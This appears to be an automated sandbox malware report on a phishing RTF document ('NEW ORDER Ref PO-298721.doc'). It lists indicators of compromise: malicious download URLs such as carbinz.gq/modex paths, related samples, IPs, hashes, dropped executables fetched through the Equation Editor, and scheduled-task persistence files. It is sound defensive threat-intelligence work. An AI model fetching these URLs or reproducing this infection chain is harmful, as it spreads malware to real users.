	RFQ1.doc	Get hash	malicious	Browse	• carbinz.gq/modex/nzex.exe
	EBE2101320.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/chungx.exe
	Purchase order.doc	Get hash	malicious	Browse	• carbinz.gq/modex/kamix.exe
	000367828992.doc	Get hash	malicious	Browse	• carbinz.gq/modex/kdotx.exe
	SCAN_20161017_151638921_002.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/templex.exe
	SIGNED CONTRACT.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/kellyx.exe
	IX5zXPa23V.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/sirt.exe
	IQ4lblwCjQ.exe	Get hash	malicious	Browse	• vunachiimpex.xyz/buta/vuga.exe
	MADINA GROUP RFQ for PIPES.doc	Get hash	malicious	Browse	• vunachiimpex.xyz/cgi/ja/vMGUvT6JSOA3UIz.exe
	new po.xlsx	Get hash	malicious	Browse	• carbinz.gq/modex/templex.exe
	PO QT-028564.xlsx	Get hash	malicious	Browse	• vunachiimpex.xyz/buta/vuga.exe
103.133.106.117	NEW ORDER (Ref PO-298721).exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
tzitziklishop.ddns.net	NEW ORDER (Ref PO-298721).exe	Get hash	malicious	Browse	• 103.133.106.117
	plf.exe	Get hash	malicious	Browse	• 103.89.90.73
	365d37e0_by_Libranalysis.exe	Get hash	malicious	Browse	• 103.89.90.73
	SWIFT COPY.xlsx	Get hash	malicious	Browse	• 103.89.90.73
carbinz.gq	Payment Advice.doc	Get hash	malicious	Browse	• 185.239.243.112
	Kangean PO.doc	Get hash	malicious	Browse	• 185.239.243.112
	SwiftMt103.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	RFQ1.doc	Get hash	malicious	Browse	• 185.239.243.112
	EBE2101320.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	Purchase order.doc	Get hash	malicious	Browse	• 185.239.243.112
	000367828992.doc	Get hash	malicious	Browse	• 185.239.243.112
	SCAN_20161017_151638921_002.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	SIGNED CONTRACT.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	lX5zXPa23V.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	new po.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	42bceb60_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	SCAN_20161017_151638921_002.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	XRFQX#P000001488.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	Payment Advise.doc	Get hash	malicious	Browse	• 185.239.243.112
	e6f8edeb_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	b4b13a17_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	TT Documents.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	inv222343322.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	99feb78a_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 185.239.243.112

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDIE-AS-APCloudieLimitedHK	Payment Advice.doc	Get hash	malicious	Browse	• 185.239.243.112
	Kangean PO.doc	Get hash	malicious	Browse	• 185.239.243.112
	ENQUIRY - J3902 Hollow Section.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO_7067.doc	Get hash	malicious	Browse	• 185.239.243.112
	Ball,Globe,plug valve spec.doc	Get hash	malicious	Browse	• 185.239.243.112
	Purchase Order.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	SwiftMt103.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	RFQ B 11JU2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	Ball, Globe, plug, Relief and Check valve Spec..doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ1.doc	Get hash	malicious	Browse	• 185.239.243.112
	EBE2101320.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	Purchase order.doc	Get hash	malicious	Browse	• 185.239.243.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	000367828992.doc	Get hash	malicious	Browse	• 185.239.243.112
	SCAN_20161017_151638921_002.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	SIGNED CONTRACT.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	lX5zXPa23V.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	IQ4lblwCjQ.exe	Get hash	malicious	Browse	• 185.239.243.112
	MADINA GROUP RFQ for PIPES.doc	Get hash	malicious	Browse	• 185.239.243.112
	new po.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	PO QT-028564.xlsx	Get hash	malicious	Browse	• 185.239.243.112
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	2-2.exe	Get hash	malicious	Browse	• 103.114.107.28
	3-1.exe	Get hash	malicious	Browse	• 103.114.107.28
	2-3.exe	Get hash	malicious	Browse	• 103.114.107.28
	3-2.exe	Get hash	malicious	Browse	• 103.114.107.28
	3-3.exe	Get hash	malicious	Browse	• 103.114.107.28
	7-3.exe	Get hash	malicious	Browse	• 103.114.107.28
	7-2.exe	Get hash	malicious	Browse	• 103.114.107.28
	9-1.exe	Get hash	malicious	Browse	• 103.114.107.28
	9-2.exe	Get hash	malicious	Browse	• 103.114.107.28
	9-3.exe	Get hash	malicious	Browse	• 103.114.107.28
	11-1.exe	Get hash	malicious	Browse	• 103.114.107.28
	11-3.exe	Get hash	malicious	Browse	• 103.114.107.28
	13-1.exe	Get hash	malicious	Browse	• 103.114.107.28
	13-3.exe	Get hash	malicious	Browse	• 103.114.107.28
	13-2.exe	Get hash	malicious	Browse	• 103.114.107.28
	15-1.exe	Get hash	malicious	Browse	• 103.114.107.28
	15-3.exe	Get hash	malicious	Browse	• 103.114.107.28
	15-2.exe	Get hash	malicious	Browse	• 103.114.107.28
	17-1.exe	Get hash	malicious	Browse	• 103.114.107.28
	17-2.exe	Get hash	malicious	Browse	• 103.114.107.28

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Users\user\AppData\Roaming\cat464923.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	736256
Entropy (8bit):	7.59865760202799
Encrypted:	false
SSDEEP:	6144:x2j8F5ve0At+vWlrOXMRzyeYlDW6PzaIm8MI8x39qflzAQnT6kygum2OMidd8P99:sj8FU9qXKueqZPeLhI8N0MQn5zdd8ld
MD5:	61DE33A77D34A313DF07DC2BDD28140A
SHA1:	2690F84ADB2C6174AAB432A61737CA892AF2D206
SHA-256:	9037AFBF6A54684A77A6D0B204DAA0A843555E01A9BD600545D8AE252B88FAD7
SHA-512:	9AAD4399FB37F78D1E658006EFDFE218607F51D630496CE7FBC1766BDD78B8F360657C8A661CF48602105F5C7D7A9C772180D5307BC3B9D5E2D2DE2CDB24E4(
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Reputation:	low

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j.`.....0..2.....Q... ...`....@.. ....@.....pQ..O....`.....8P..... ..... ..H.....text....1... ...2..... ..`.rsrc.....`.....4.....@..@.rel oc.....:.....@..B.....Q.....H.....k....x.....r...p}.....}.....(.....(....*..0..?.....{....o....r[..p(....-\.{....o....r[..p(....-E.{....o....r[..p(....-..{....o....r[..p(....-..{....o....r[..p(....+.....,..r]..p(....&8.....{....s.....=...%.ry..p.%..{....o.....%.r...p.%..{....o.....%.r...p.%..{....o.....%.r...p.%..{....o.....%..r...p.(.....s.....o.....o.....r...p(....&**...(.....*..*....0..+.....,..{.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\catx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	736256
Entropy (8bit):	7.59865760202799
Encrypted:	false
SSDEEP:	6144:x2j8F5ve0At+vWlrOXMRzyeYlDW6PzaIm8MI8x39qflzAQnT6kygum2OMidd8P99:sj8FU9qXKueqZPeLhI8N0MQn5zdd8ld
MD5:	61DE33A77D34A313DF07DC2BDD28140A
SHA1:	2690F84ADB2C6174AAB432A61737CA892AF2D206
SHA-256:	9037AFBF6A54684A77A6D0B204DAA0A843555E01A9BD600545D8AE252B88FAD7
SHA-512:	9AAD4399FB37F78D1E658006EFDFE218607F51D630496CE7FBC1766BDD78B8F360657C8A661CF48602105F5C7D7A9C772180D5307BC3B9D5E2D2DE2CDB24E4(
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Reputation:	low
IE Cache URL:	http://carbinz.gq/modex/catx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j.`.....0..2.....Q... ...`....@.. ....@.....pQ..O....`.....8P..... ..... ..H.....text....1... ...2..... ..`.rsrc.....`.....4.....@..@.rel oc.....:.....@..B.....Q.....H.....k....x.....r...p}.....}.....(.....(....*..0..?.....{....o....r[..p(....-\.{....o....r[..p(....-E.{....o....r[..p(....-..{....o....r[..p(....-..{....o....r[..p(....+.....,..r]..p(....&8.....{....s.....=...%.ry..p.%..{....o.....%.r...p.%..{....o.....%.r...p.%..{....o.....%.r...p.%..{....o.....%..r...p.(.....s.....o.....o.....r...p(....&**...(.....*..*....0..+.....,..{.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{B4C37CD3-97C0-4A14-814E-1968BCE52029}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{FDB545E2-A1F4-4D0B-9DE9-98A3C665B689}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	3.5491610599231906
Encrypted:	false
SSDEEP:	192:m5LphByRqQSOy7ShYklVA0oOF+ipgD+hVaiSrt0ANCnZ:IDByRhS6ZqaleD+zafrOnZ
MD5:	D7DB044F16D218F1EADE480EF8488782
SHA1:	80F889F3367A3CF553EB1FB5058E8359EE968D76
SHA-256:	3870E6C567CE9AF3766D2512863098D2E7707FC102551EDA2B82AD031DC9EA88
SHA-512:	3F1CACC2E5E2C20959267FF7BBED5CCD063B0404B27D6916BE52289527A595EA33CA51F051C31A2514B923AEDC029734020017DBBC2E25D18F3A2BC79309CE 2
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{FDB545E2-A1F4-4D0B-9DE9-98A3C665B689}.tmp

Preview:

```
?.[.~./.|.~.:.#.[.`.?.?.?.!.?.9.#.-.@.%.^.8.8.>...`.-.,.-.&.].6.(.7.4.;.[.(.|.8.).+.-.3.>.2.3.8.:.>.].?.0.%.9...9.#.$.,.^.=.?.%.3.6.2.].|.0...].8._.9.|.../.7.;...1.@.%.0.,.<.?...[.~...9.?.:.?./.~.*.`.
9.^.?.=.-.?.@.8.7.>.$.#.=.1.4._.?.!.+.?.(.:.-./.].=.#.?.^...9.?.4.].[.^.?.?.8.~.%.[.!.9.3.?.'.!.!.?.~.:.?.<...'.?.].8.:.%.:.9.?...|...^.$...0.?.0.?.?.8.8.5.9.6.!.;.%.'.9.).$.?.^.7.&.7.,.?.2...:.,.-.<.
?.6.%...).,.2.'.8.%.+.|.0.).'.[.'...<.?.).?.3...4.!.5._.~.9.%.%.4...?.&.+.@.^.&.%.,.,.@.:.%.`.;.^.0.?.+.,.?.1.2...6.].3.:.@...5.;.#.?.$.!.]...^.:.?...$...6.....#.2.6.`.!.?.;.[...&.*.(.*.&.;.[.?.;.<.&.
..8.].#.5.+.6...`...%.%.6...|.0.`.,.#.?.#.?.].%.~.?.).`.:.?.[.#.4.?.).,.?.4.;.?.$.6.?...@.:.%.!.-.<.`.:.;.~.<...~.^.........@._.3.9.?.~.3.2.-.+.?.@.$.3.2.8.....%.$.7.^.@.+.@.3...(.!...?.1.&.^._.
<.=.#.(.&.?.:.?.^.].5.?.!._.*.;.|.$.7.3...~...%.>.`.$.>.3.?.+.4.*.?...~.&.*.&.:.4.'.?.<.6.+.%.5.*._....._.;.&.?.%.5.|.!...@.*.,.7.5.2.6.'.=...|.%.<.$.-.;.%.4.~.?.0.3.!.).4.-.9.6.5.(...5.0.;.%.`.>.
9.9.%.^./.
```

C:\Users\user\AppData\Local\Temp\tmp4F5A.tmp

Process:	C:\Users\user\AppData\Roaming\cat464923.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.1063907901076036
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Rl4xtn:cbk4oL600QydbQxIYODOLedq3Sl4j
MD5:	CFAE5A3B7D8AA9653FE2512578A0D23A
SHA1:	A91A2F8DAEF114F89038925ADA6784646A0A5B12
SHA-256:	2AB741415F193A2A9134EAC48A2310899D18EFB5E61C3E81C35140A7EFEA30FA
SHA-512:	9DFD7ECA6924AE2785CE826A447B6CE6D043C552FBD3B8A804CE6722B07A74900E703DC56CD4443CAE9AB9601F21A6068E29771E48497A9AE434096A11814E8
Malicious:	false

Preview:

```
<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">..  <RegistrationInfo />..  <Triggers />..
<Principals>..    <Principal id="Author">..      <LogonType>InteractiveToken</LogonType>..      <RunLevel>HighestAvailable</RunLevel>..    </Principal>..  </Principals>..
<Settings>..    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>..    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>..    <StopIfGoingOnBatterie
s>false</StopIfGoingOnBatteries>..    <AllowHardTerminate>true</AllowHardTerminate>..    <StartWhenAvailable>false</StartWhenAvailable>..    <RunOnlyIfNetworkAv
ailable>false</RunOnlyIfNetworkAvailable>..    <IdleSettings>..      <StopOnIdleEnd>false</StopOnIdleEnd>..      <RestartOnIdle>false</RestartOnIdle>..    </Idl
eSettings>..    <AllowStartOnDemand>true</AllowStartOnDemand>..    <Enabled>true</Enabled>..    <Hidden>false</Hidden>..    <RunOnlyIfIdle>false</RunOnlyIfIdle>..
<Wak
```

C:\Users\user\AppData\Local\Temp\tmp60E5.tmp

Process:	C:\Users\user\AppData\Roaming\cat464923.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1307
Entropy (8bit):	5.11622825321337
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Mlxtn:cbk4oL600QydbQxIYODOLedq31lj
MD5:	E9158E1A9544A814D85FF71A063D4897
SHA1:	379599BA98CEF1C4C94DA8C161BC6AE079567A4F
SHA-256:	4750AC37882AF0C03A0BDAD6FAA7E2EF686F453BA84C993E975C5EBC59CC4C0F
SHA-512:	11A51FF9EF351320038E7941E224234664378C1E2CDC91B270164628C67419816F37E6F65F7A3EE05F47D12E1E0D51BE3478A49E30037DA1B003673DD8DF0616
Malicious:	**true**

Preview:

```
<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">..  <RegistrationInfo />..  <Triggers />..
<Principals>..    <Principal id="Author">..      <LogonType>InteractiveToken</LogonType>..      <RunLevel>HighestAvailable</RunLevel>..    </Principal>..  </Principals>..
<Settings>..    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>..    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>..    <StopIfGoingOnBatterie
s>false</StopIfGoingOnBatteries>..    <AllowHardTerminate>true</AllowHardTerminate>..    <StartWhenAvailable>false</StartWhenAvailable>..    <RunOnlyIfNetworkAv
ailable>false</RunOnlyIfNetworkAvailable>..    <IdleSettings>..      <StopOnIdleEnd>false</StopOnIdleEnd>..      <RestartOnIdle>false</RestartOnIdle>..    </Idl
eSettings>..    <AllowStartOnDemand>true</AllowStartOnDemand>..    <Enabled>true</Enabled>..    <Hidden>false</Hidden>..    <RunOnlyIfIdle>false</RunOnlyIfIdle>..
<Wak
```

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat

Process:	C:\Users\user\AppData\Roaming\cat464923.exe
File Type:	data
Category:	dropped
Size (bytes):	3016
Entropy (8bit):	7.089541637477408
Encrypted:	false
SSDEEP:	48:IknjhUknjhUknjhUknjhUknjhUknjhUknjhUknjhUknjhUknjhUknjhUknl:HjhDjhDjhDjhDjhDjhDjhDjhDjhDh
MD5:	A251FC139907A7F9A4D54A3DFC994A60
SHA1:	E9B3F45B76DF6AB458B51B6AA5B15D70CB49190E
SHA-256:	51676284C24A71DCEC3BB438090D811AB88DF0D91A9B3BAFCBAED1E74EAB2D9E
SHA-512:	445B9ABAAAF655E86706EDCB1CD034210067564CF07C5B8B7C2AE2BBA71D3043CCFAE953387906B7D6003C6417BF804BA5BBD770A3AC4648EA8A24E154FD02 1A
Malicious:	false

Preview:

```
Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?...A.K...J.=8x!....+
.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH}..../H......L...?.
..A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f...p............:7rH
}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.... S....}FF.2...h.M+....L.#.X..+......*....~f.G0^..;....W2.=...K.~.L..&f.
..p............:7rH}..../H......L...?...A.K...J.=8x!....+.2e'..E?.G......[.&Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b........4h...t.+..Z\.. .i.
```

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Users\user\AppData\Roaming\cat464923.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:0tn:Un
MD5:	8E46E8E73444D3232C1BCB6EA5499811
SHA1:	271C8FBF4BCDAD52009AC3D4A90566F9B899E730
SHA-256:	4FF23F74BE21A8679B61FFE38B08138571061ADC93AF3DAFDE0BBD7796F00EAC
SHA-512:	977448FA0F3F9103978DCAD4AC8AA99EB445C210A859C1A245F3971A85C7B263829E31401A2F30BD43C9ABC8AB37A2816436A06EC434F37F405DE77DC11E768
Malicious:	**true**
Preview:	..G.U+.H

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	
Process:	C:\Users\user\AppData\Roaming\cat464923.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	44
Entropy (8bit):	4.615808539574485
Encrypted:	false
SSDEEP:	3:oNXp4EaKC5TrJ:oNPaZ5PJ
MD5:	E0100B0629DC86B2FAA2F6CC3E4D0282
SHA1:	3AC336D4BED5B15DFE1ED5C918CC07E86BDFEE5D
SHA-256:	E7ED716AB3AD0130F60C70182EAD3737668DA69DB5883DF619A3DC272C3A1D5F
SHA-512:	11C0DB4012D5C75F098B951FBE4CF819B3A24B607F29ADAF87597484F4CD1D4BD2F6996B189DCB15A75ED5F95D5FB75B4BBD2D9807B6D6BE995209EBE364C2 2
Malicious:	false
Preview:	C:\Users\user\AppData\Roaming\cat464923.exe

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\NEW ORDER Ref PO-298721.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Wed Jun 9 13:47:34 2021, length=9110, window=hide
Category:	dropped
Size (bytes):	2158
Entropy (8bit):	4.546392079368718
Encrypted:	false
SSDEEP:	48:8wyq3k/XTFGqYFXjKQh2wyq3k/XTFGqYFXjKQ/:8h/XJGqkjKQh2h/XJGqkjKQ/
MD5:	3AFEA8D74F1423C04D96E329BA82C13B
SHA1:	876A8DB87EAA5BED07F7AEE79AA06E0340F91436
SHA-256:	C3DA53E4301ADFFBB6D730B868F678DF5A22325943EDD8CC1B6E39A5B0750478
SHA-512:	98F50994B8F3691B6EECB44E0190821F0FDBEF899D0AFA06BA47A433B810A2B5E38E84C4E0FF4CEA4DC2078C0288DC697665E84013C09A4A6280C55DFDD0AE 0
Malicious:	false
Preview:	L.....F.... .....{.....{..XpNb>]...#.....P.O. .:i.....+00../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..#...R.u .NEWORD~1.DOC..d.....Q.y.Q.y*...8.....N.E.W. .O.R.D.E.R. .R.e.f. .P.O.-.2.9.8.7.2.1...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\216041\Users.user\Desktop\NEW ORDER Ref PO-298721.doc.2.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.N.E.W. .O.R.D.E.R. .R.e.f. .P.O.-.2.9.8.7.2.1...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....21604

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	107
Entropy (8bit):	4.651370317946986
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SSDEEP:	3:M1LC1enddd6lzy1enddd6lmX1LC1enddd6lv:MVC1eXAhy1eXAIC1eXA1
MD5:	4D93A2785BCE946FB1171E25002A6A58
SHA1:	3328DD2F9DC8901191DF46A6F92ED1051134731D
SHA-256:	2BAB3005BA2513E26401F3CA6BF79A8E0B8DFF73CA2107F3F3E401D84867D9E9
SHA-512:	6DA2445F0CCE8D915D11D0382C8821DBAA37E3C5146F076637414B2A8F4088E901950DAB77C84430AC907B6462F20E9DF9A52DCFA2834BA4D7C32EBD4A142BA4
Malicious:	false
Preview:	[doc]..NEW ORDER Ref PO-298721.LNK=0..NEW ORDER Ref PO-298721.LNK=0..[doc]..NEW ORDER Ref PO-298721.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^....z.....^....x...

C:\Users\user\AppData\Roaming\cat464923.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	736256
Entropy (8bit):	7.59865760202799
Encrypted:	false
SSDEEP:	6144:x2j8F5ve0At+vWlrOXMRzyeYlDW6PzaIm8MI8x39qflzAQnT6kygum2OMidd8P99:sj8FU9qXKueqZPeLhI8N0MQn5zdd8ld
MD5:	61DE33A77D34A313DF07DC2BDD28140A
SHA1:	2690F84ADB2C6174AAB432A61737CA892AF2D206
SHA-256:	9037AFBF6A54684A77A6D0B204DAA0A843555E01A9BD600545D8AE252B88FAD7
SHA-512:	9AAD4399FB37F78D1E658006EFDFE218607F51D630496CE7FBC1766BDD78B8F360657C8A661CF48602105F5C7D7A9C772180D5307BC3B9D5E2D2DE2CDB24E4(
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j.`.....0..2.....Q... ...`....@.. ....@.....pQ..O....`.....8P..... ..... ..H.....text....1... ...2..... ..`.rsrc.....`.....4.....@..@.rel oc.....@..B.....Q.....H.....k....x.....r...p}.....}.....(.....(.....*..0..?.....{....o....r[..p(....-\.{....o....r[..p(....-E.{....o....r[..p(....-..{....o....r[..p(....-..{....o....r[..p(....+.....,..r]..p(....&8.....{....s.....=...%.ry..p.%..{....o.....%.r...p.%..{....o.....%.r...p.%..{....o.....%.r...p.%..{....o.....%.r...p.%...{....o.....%..r...p.(.....s.....o.....o.....r...p(....&**...(.....*..*....0..+.....,..{.....

C:\Users\user\Desktop\~$W ORDER Ref PO-298721.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^....z.....^....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	5.533845155224517
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	NEW ORDER Ref PO-298721.doc
File size:	9110
MD5:	f343ce75606d600a978f4593ad92a5ed
SHA1:	0aca94dd295f12f4deb4505a3f3dd470a7a59752
SHA256:	194abfeb6f78221b43aff1da8d0aceead6282979840d9aa43bfc20d190ba0ddd
SHA512:	37f8e5fd0e149730e9c284624bd622f9d483bd70e62030d218b57bf94eb482a50b1927e5178058ce520e2ab9b044abb0df91d61aa9979f853f0fc3e43101e8a
SSDEEP:	192:I65CImFOF3MFn290lbwj5COBIaL4Ieor81AiWUKFaaNf7WER:d5hmFOF3stgh7SWtF3Nf7WER
File Content Preview:	{\rtf8932?[~/|~:#[`???!?9#-@%^88>.`-,-&]6(74;[(|8)+-3>238:>]?0%9.9#$,^=?%362]\|0.]8_9\|./7;.1@%0,<?.[~.9?:?/~*`9^?=-?@87>$#=14_?!+?(:-/]=#?^.9?4][^??8~%[!93?'!!?~:?<.'?]8:%:9?.|.^$.0?0??88596!;%'9)$?^7&7,?2.:,-<?6%.),2'8%+|0)'['.<?)?3.4!5_~9%%4.?&+@^&%,,@:%

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000011B6h								no
1	0000115Ah	2	embedded	equATIon.3	1634				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
